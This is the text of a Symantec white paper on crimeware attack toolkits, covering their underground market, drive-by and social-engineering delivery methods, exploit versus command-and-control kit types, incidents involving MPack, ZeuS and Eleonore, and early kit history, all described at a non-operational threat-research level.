WHITE PAPER: SYMANTEC REPORT ON ATTACK KITS AND MALICIOUS WEBSITES

Symantec Report on Attack Kits and Malicious Websites

Confidence in a connected world. Symantec.

Symantec Report on Attack Kits and Malicious Websites

Contents

Overview

Attack toolkits are bundles of malicious code tools used to facilitate the launch of concerted and widespread attacks on networked computers. Also known as crimeware, these kits are usually composed of prewritten malicious code for exploiting vulnerabilities along with various tools to customize, deploy, and automate widespread attacks, such as command-and-control (C&C) server administration tools. As with a majority of malicious code in the threat landscape, attack kits typically are used to enable the theft of sensitive information or to convert compromised computers into a network of zombie bots (botnet) in order to mount additional attacks. These kits are advertised and sold in the online underground economy—a black market of servers and forums where cybercriminals advertise and trade stolen information and services. Symantec believes that attack kits play a significant role in the continuing evolution of cybercrime into a self-sustaining, profitable, and increasingly organized economic model worth millions of dollars.

Although rudimentary exploit kits were used in attacks as far back as 1992, Symantec has detected a significant growth in the development, sale, and use of increasingly sophisticated attack kits in the threat landscape in the past few years. While some of these kits have relatively simple capabilities—containing limited exploits that target a specific program or operating system—many kits are substantially more robust and include a number of tools with multiple exploits that target a range of applications across various operating systems.

Ease-of-use contributes to increased cybercrime

A number of recent Symantec Intelligence reports have discussed the evolution of cybercrime and how it is now driven primarily by financial motivations.[1] The development of attack kits conforms to this trend because there is significant profit to be made by the developers of the attack kits and by those who purchase these kits to mount their own attack campaigns.

One of the driving forces behind the evolution and functionality of attack kits is the ability to facilitate widespread malicious attacks. This is significant because the “out-of-the-box” solutions offered by many attack kits have lowered the barriers of entry into cybercrime by making it relatively simple for novice attackers to mount sophisticated malicious attacks. In essence, just as most people have limited understanding of the code in legitimate software applications, attack toolkits relieve the end user from requiring the deep technical knowledge to write an attack; a novice attacker can mount a sophisticated attack campaign using an attack kit without needing to know how to uncover vulnerabilities or how to exploit them. Attack kits reduce or remove this necessity by including prewritten exploits and malicious code along with the means for distributing these attacks. For example, there are attack kits that have been detected that include design tools similar to legitimate software development kits, which are used to simplify the process of developing applications for specific operating environments. Users of these tools may have to assemble the provided building blocks into a unique piece of malicious software, but many of the complexities of the process are simplified.

Symantec believes that the relative simplicity and effectiveness of using attack toolkits has contributed to the upward trends observed in cybercrime and that these kits are being used in a majority of malicious attacks carried out over the Internet. For example, one major kit, ZeuS, alone accounted for more than 90,000 unique malicious code variants as of August 2009.[2] This is significant because, at that point, there was an estimated 1,400 ZeuS C&C servers operating and it is very likely that attack toolkits such as ZeuS have been responsible for infecting millions of computers.[3]

1-http://www.symantec.com/business/theme.jsp?themeid=threatreport
2-http://www.symantec.com/connect/blogs/zeus-king-underground-crimeware-toolkits

The attack kit economy

Lessons learned from large, legitimate software companies—such as development practices, anti-piracy techniques, and support and pricing practices—are routinely duplicated in the underground economy in order to increase efficiency and profits. The growing prevalence of attack kits is indicative of cybercrime becoming increasingly organized and adaptable.[4] This includes the specialized production of goods and services, the outsourcing of production, multivariate pricing, and adaptable business models. Attack kits exemplify these trends in that the modular tools included in many of these kits can be regularly updated and improved to provide users with the latest attack capabilities, with various pricing structures available to the purchaser depending on the additional modules purchased.

Another indication of the increased maturity of the cybercrime marketplace is that attack kits have become prevalent enough to support a service-based secondary economy, whereby the kit developers and others provide a range of additional, post-purchase services to enhance the profitability of the kits. These range from subscription-based support services and updates for new exploits to additional components that extend the capabilities of the kits. Thus, attackers are able to keep their purchased kits current with new vulnerability exploits and the latest attack techniques as the threat landscape evolves. Symantec has also observed advertisements offering to help install and set up purchased attack kits for a fee.

Another reason toolkit authors provide product support is to deter customers from using pirated versions their kits. Piracy is widespread in the underground economy, which may not be particularly surprising given that much of the activity on these forums is devoted to cybercrime. (For example, an attacker may prefer to pirate an attack toolkit rather than possibly be defrauded by purchasing a bogus kit from a potentially unscrupulous vendor.) Only those with legitimate versions of the malicious software qualify for product support and access to the latest kit components such as exploits and targets.

Post-purchase support also provides a very strong incentive for users to purchase the kits because the updates usually provide additional obfuscation and detection-evasion upgrades. This is because antivirus signatures can be written against a kit version once it is identified by security software, thus limiting potential targets to unpatched computers only and reducing the effectiveness of that kit version accordingly. Upgrades for the attack kits can also include any other new features available such as additional browsers affected and so on.

Competition

Attack kit developers face many of the same challenges encountered by legitimate software developers in that they must compete with other kits being advertised. As noted, toolkit developers entice potential customers to pay for their products by offering regular updates, new exploit code, new tool modules, and customer service as elements of the toolkit purchase. Some developers try to be competitive with their pricing and will sell the toolkit in separate editions that contain differently packaged modules. Typically, the more modules included the higher the price. Developers also keep pricing competitive by offering time-limited licensing for the toolkits, so that customers have the option of using the software for as little or as long as they need to. Catering to customer needs and providing additional benefits and services also helps toolkit developers offset some of the losses from piracy—which, as noted, is rampant in this environment.

3-https://zeustracker.abuse.ch/monitor.php
4-http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_summary_internet_security_threat_report_xiii_04-2008.en-us.pdf; p. 2


Advertisements for attack kits observed on underground economy servers also promote qualities such as the success rates of the exploits included, the range of features contained in the kits, their ease of use, and so on. The success rates are paramount because vulnerability exploits are the core components of attack kits. Because users are more likely to be protected against older vulnerabilities, attack toolkit developers advertise their toolkits based on the rate of success of the vulnerabilities included and the newness of the exploits. To remain competitive and successful, attack kit developers must update their toolkits to exploit new vulnerabilities as they emerge on the threat landscape.

Attack Methods

The foundation of attack kits are vulnerability exploits, which allow an attacker to install malicious code on a victim's computer. Vulnerabilities pose a serious threat to organizations and end users because the automated nature of attack toolkits facilitates the attack process so that even novice cybercriminals can successfully mount complex malicious code attacks.

Many different attack kits are available with a range of exploits and a wide array of attack vectors. Increasingly, attack toolkits include exploits for vulnerabilities that affect multiple applications and technologies. This increases the likelihood that an attack will succeed because there is a greater chance that the victim will be using one of the vulnerable applications and that one of the applications is unpatched.

The exploits used in these attacks predominantly target Web browsers and browser plug-in applications. This is because the Web continues to be the preferred route for malicious attacks. One reason that attackers have shifted to client-side vulnerabilities (such as those in Web browsers) in the past several years is because newer operating system releases have not been including as many network services as in the past, thus reducing the effectiveness of attacking server-side vulnerabilities. By targeting client-side vulnerabilities, attackers also minimize their attack footprint, increasing their ability to gain surreptitious access to computers located behind firewalls and other network security devices. The automated effectiveness of attack kits used in this manner may be the primary reason that Web users are at risk of being silently infected with malicious code. Figure 1, below, shows an example of an attack kit lifecycle.



1. A tool kit developer develops an attack kit.

2. The developer customizes publicly available exploit code and incorporates it into the attack kit.

3. The developer sells the attack kit in the underground economy to a novice attacker.

4. The attacker uses the attack kit to set up a malicious website.

5. An unsuspecting victim views the malicious website and is attacked.

Figure 1. An example of the attack kit lifecycle, from development to attack usage

Expanding on the graphic above, the following is another possible example of an attack kit lifecycle:

- A developer creates an attack toolkit by assembling a number of publicly available exploits for known vulnerabilities along with adding other functionality such as C&C server administration tools, anti-piracy measures, obfuscation code, measures to avoid detection from security software, and instructions on how to deliver the exploits (using malicious websites, via spam, and so on);
- The developer advertises and sells the attack kit on the underground economy and/or uses the kit to mount his or her own attacks;
- The attacker/developer generates and publishes a maliciously coded website (using code included in the kit) and sets about generating traffic to that site (through spam campaigns, malicious Web advertisements, etc.);
- When a potential victim visits the website, the malicious code hidden therein attempts to compromise the visitor’s computer with various exploits;

- If the victim’s computer is vulnerable to one of the exploits, the computer is compromised and malicious code is installed (such as keystroke loggers designed to pilfer sensitive data or code to use the victim’s computer as a bot);
- As more and more computers are compromised and converted to bots, the attacker builds a botnet with an exponentially increasing ability to mount attacks;
- The attacker profits by selling any worthwhile pilfered sensitive data from the compromised computers;
- The attacker now has a large botnet at his or her disposal and can rent it out to other attackers (for spam campaigns, etc.) or can continue to mount attacks.

Drive-by attacks

Attack toolkits rely heavily on the use of malicious websites as a platform for launching attacks. These websites are created by the attack kit developer to appear legitimate to visitors, but contain hidden exploits in the underlying code that are designed to attack a user’s computer when he or she visits the site. These attacks are typically known as drive-by downloads because the victim is unsuspecting of the attack and has no knowledge or indication that any malicious code has been downloaded via the browser.

Figure 2, below, shows the usual process when visiting a legitimate website. First, the user’s browser processes code that is sent to it from the Web server hosting the site. This code then instructs the browser how to display the website content to the user. In most cases, the user has little to no indication (or concern) of what code is being executed by the browser during this process.




1010011100101
0001011001110
1110010010111
0001011001110
1. A user searches for a legitimate website and the site's server sends the script code for the site.
1010011100101
0001011001110
1110010010111
0001011001110
2. The script code is processed by the user's browser.
3. The website is displayed in the user's browser.

Figure 2. Basic, non-malicious website browsing process

In an attack using a maliciously coded website, some portion of that background layer is coded to include a malicious attack, usually a Trojan. When a potential victim visits or is redirected to the malicious website, the attack code embedded in the site will attempt to identify and exploit vulnerabilities on the target computer. If a vulnerability is successfully exploited, additional malicious software will be installed on the victim's computer, completing the initial attack.

Compromising legitimate sites

Along with using maliciously coded websites, attackers also attempt to deliver malicious code by compromising existing, legitimate websites. There is a range of techniques for accomplishing this and many attack kits contain exploits designed to target vulnerable websites. This is an especially effective technique if successful because visitors are often more likely to trust these websites. Figure 3, below, illustrates a possible scenario of a legitimate website being compromised and configured to deliver a malicious code payload when visited from a vulnerable computer.



1. An unsuspecting victim searches for a legitimate website. Unknown to the user, the site has been compromised and returns code to initiate the attack.

2. The initial attack code is processed by the user’s browser, which is redirected to also process additional attack code that is hosted on a malicious website.

3. When the attack code is processed it uses information about the victim’s computer to select suitable exploit code from a pool of possible exploits.

4. The attack code directs the browser to process the selected exploit code. When a vulnerability is successfully exploited, malicious code is installed on the user’s computer.

5. The website is displayed as normal in the user’s browser. There is no indication to the user that malicious code is installed and is running on his or her computer.

Figure 3. Malicious code delivery process in a compromised legitimate site

This approach is also used in phishing campaigns, which often try to fool potential victims into thinking that following a specific link in a spam message will lead them to a bona fide website, when in reality they will be directed to a maliciously coded replica of that site. These phishing websites are set up by attackers to capture authentication information or other personal identification information from victims; any information gathered is then typically used in identity theft or other fraudulent activity.

Social engineering

Attackers also use socially engineered attacks that attempt to fool victims into willingly downloading the malicious software. With this method, it is not the site that delivers the malicious payload when visited; instead, attackers attempt to lure victims into downloading something such as a PDF file or a free software application that is actually laden with a malicious payload. This approach is used by many rogue security software applications, as discussed in the recent Symantec *Report on Rogue Security Software*.[5]

Attack Kit Types

Although numerous different attack toolkits and subsequent versions and derivatives are available, many attack toolkits tend to share similarities as far as function and capability are concerned. Symantec separates attack toolkits into two major types: exploit toolkits and C&C toolkits.

Toolkit Type	C&C Server	Exploits	Bot Client	Examples
Exploit toolkits	Some	Yes	Some	Fiesta, MPack, Nukesploit P4ck
C&C toolkits	Yes	No	Some	ZeuS, SpyEye

Table 1. Attack toolkit types and features

Exploit toolkits

Exploit toolkits are the most popular type of kit because they combine exploits with a range of other tools, which may also include a command-and-control (C&C) server and a botnet client. As with the trend toward Web-based attacks in general, the attacks included in these kits are usually focused on exploiting client-side Web browser vulnerabilities or vulnerabilities in browser plug-ins. They mainly rely on drive-by downloads and other types of social engineering attacks to compromise computers. They also typically include exploits for multiple vulnerabilities across multiple Web browsers and browser versions, as well as targeting a range of browser plug-ins.[6] Exploit toolkits can often be tailored to install arbitrary botnet clients on infected computers during the exploit process.

One recent example of why the Web is such a popular target—and of the increased sophistication of malicious code attacks—is a recently uncovered vulnerability affecting browser plug-ins for reading PDFs that Symantec has detected in an increasing number of attack toolkits.[7] The exploit works across virtually all versions of all major browsers—which substantially increases its potential for success given the increased range of targets. Earlier exploits tended to be simpler and mainly targeted Microsoft Internet Explorer, as it was by far the predominant browser. Since then, targets have expanded to include other major browsers as the market share for these browsers has increased.

Some exploit toolkits contain a C&C server. When a computer is successfully compromised and malicious code is installed, the code will “phone home” to its C&C server, effectively reporting back. The C&C server can then add the compromised computer to its botnet. At this point, the attacker has full control of the victim’s computer and can begin to transfer stolen data or perform a variety of other functions, such as sending thousands of spam messages using the victim’s computer. Many of these kits also come with Web control panel interfaces for administering the C&C servers. The ease of use of these interfaces makes it simple enough to control, monitor, and report on the entire process that even attackers with rudimentary technical skills can perform the entire cycle of botnet creation and control with relative ease.

5-http://eval.symantec.com/mktginfo/enterprise/white_papers/b-symc_report_on_rogue_security_software_WP_20100385.en-us.pdf
6-A drive-by download is any download that occurs without a user’s prior knowledge or authorization and does not require user interaction; typically, this is an executable file.
7-http://www.symantec.com/business/security_response/attacksignatures/detail.jsp?asid=23153

Command-and-control toolkits

C&C toolkits usually include only C&C services and bot clients. This type of toolkit depends on other means to get the client installed on targeted computers, such as spam containing a Trojan as an attachment. (Trojans can also be installed through multistage downloaders.) A C&C client may be attractive to customers who already have the means of distributing malicious code because, in some cases, the C&C client services on their own may provide the ability to generate significant profit without the attacker having to pay for a full kit.

Other examples

Some kits are intended for use by more technically adept attackers because they allow for the creation of customized malicious code. These kits can create sophisticated packages that can exploit more than just client-side Web browser vulnerabilities, as is mostly the case with other attack kits. This is done by combining modular components and exploits from other packages to create platforms tailored for attacking a wider range of targets.

A number of smaller kits are also advertised on the underground economy. These tend to be narrowly specialized and perform specific tasks such as redirecting client connections based on the country of origin or other defined rules, or enabling traffic management by tracking unique visitors based on their IP addresses. Since these kits are more administratively oriented and tend not to include actual botnet creation or C&C services, they are not as widely deployed. These kits are advertised cheaply or available for free, and their features are sometimes incorporated into later releases of exploit or C&C toolkits.

Notable Attacks Using Toolkits

The attacks summarized below demonstrate the effectiveness of attack kits that use a variety of attack techniques. The examples listed also show how well planned spam campaigns may be just as effective as attacks that capitalize on traffic to legitimate websites. It should be noted that, considering the number of attack kit variants and the generic nature of some of the attacks they launch, identifying the specific attack kit used in attacks is often difficult or impossible. Because of this, it is also likely that this list is just a small sample of a great many other substantial attacks that have used these and other toolkits.

- **MPacked full of badness:** In June 2007, attackers compromised thousands of legitimate websites in Italy.[8] The attackers injected code into compromised Web pages, which redirected unsuspecting visitors to a server running the MPack toolkit. The toolkit kit then launched attacks against the visitors.
- **ZeuS: god of money mules:** In December 2009, a scam involving ZeuS was reported.[9] In this case, ZeuS was used to steal banking credentials from the manager of a construction company in Washington, D.C. The manager received and opened an email attachment that claimed to be from the Social Security Administration. The attachment was actually a copy of the ZeuS Trojan used to add compromised computers to a ZeuS botnet. The attack enabled scammers to transfer $92,000 from the company's bank account via money mules.[10]
- **Eleonore in attacks on U.S. Treasury:** In May 2010, three United States Treasury websites were the target of an attack.[11] The sites were compromised and altered to redirect users to malicious sites hosting the Eleonore attack toolkit. Victims of the attack were infected with malicious code and rogue security software.

[8] http://www.securityfocus.com/brief/529

[9] http://voices.washingtonpost.com/securityfix/2009/12/who_says_pay-per-click_revenue.html

[10] 10................All currency in USD

[11] http://malwaredatabase.net/blog/index.php/2010/05/04/united-states-treasury-Web page-hacked-to-spread-eleonore-exploit-pack-malware/

- **ZeuS in sensitive data scam:** In August 2010, ZeuS was also used in a scam that harvested 60 gigabytes of personal data from 55,000 compromised computers.[12] This was the result of several campaigns using the Mumba botnet to compromise computers and steal personal information. The botnet, created by a group called Avalanche, used four variants of ZeuS and numerous phishing sites to steal information such as Web page credentials, bank account information, and credit card numbers from victims of the attacks.

Attack Kit Evolution

While attack kits have undergone a significant evolution since their rudimentary origins, many of the features that are commonly known to be associated with attack toolkits were introduced in some of the first toolkits developed and released. For example, additional innovations in evasion detection have occurred over time, but many of the initial strategies were incorporated into the early toolkits such as MPack, IcePack, and NeoSploit. In many cases, subsequent innovation occurred in the form of subtle enhancements to common features.

Attack kit interfaces have also become more professional and user-friendly over time, which has helped make the kits more marketable and easier to deploy. One result of this is that competition in later toolkits has focused mostly on the number and type of exploits available in addition to their quality and success rate. Toolkit developers have also experimented with numerous pricing models in an attempt to beat competitors and manage the losses incurred by piracy.

Because cybercrime is covert, new product releases tend not to be advertised openly, as is the case with legitimate software applications; as such, it is difficult to pinpoint exact dates for the first appearance of many of the kits and developments. Thus, this section is meant to provide an overall retrospective covering the release of significant kits and major innovations where Symantec has been able to ascertain these details to any degree.




Figure 4. Evolution of attack toolkits and notable innovations

[12] http://www.scmagazineus.com/new-zeus-botnet-steals-60-gb-of-sensitive-data/article/176225/

Early-1990s: Virus kits

In the early 1990s, several rudimentary kits were detected. These were simple creation kits built using Visual Basic and had limited functionality, lacking many of the features that later came to be associated with crimeware, such as Web interfaces, statistics gathering, C&C administrative capabilities, and so on. Instead, they were mostly focused on creating and propagating viruses. One of the most advanced of these virus construction kits was VMPCK, which first appeared in 1998.[13]VMPCK was followed soon afterward by the CPCK kit, with both kits being authored by the same notorious programmer, known as Vicodines. CPCK was notable in that it had a polymorphic engine to help evade detection, which was quite advanced code at the time.

2001: The VBSWG worm kit

The VBSWG worm—which came to be also known as the Anna Kournikova worm due to the subject line often used in spam attacks carrying it—emerged out of Argentina in 2001 and was also built in Visual Basic. It featured a simple (though effective) encryption technique, as well as several included routines for propagating via email and IRC clients. Unlike the more current attack kits that are primarily designed to steal information, these early kits were more focused on disruptive attacks. For example, the two payloads for VBSWG were "Crash system" and "Crash system2" and were designed to loop memory functions until the compromised computer stalled.

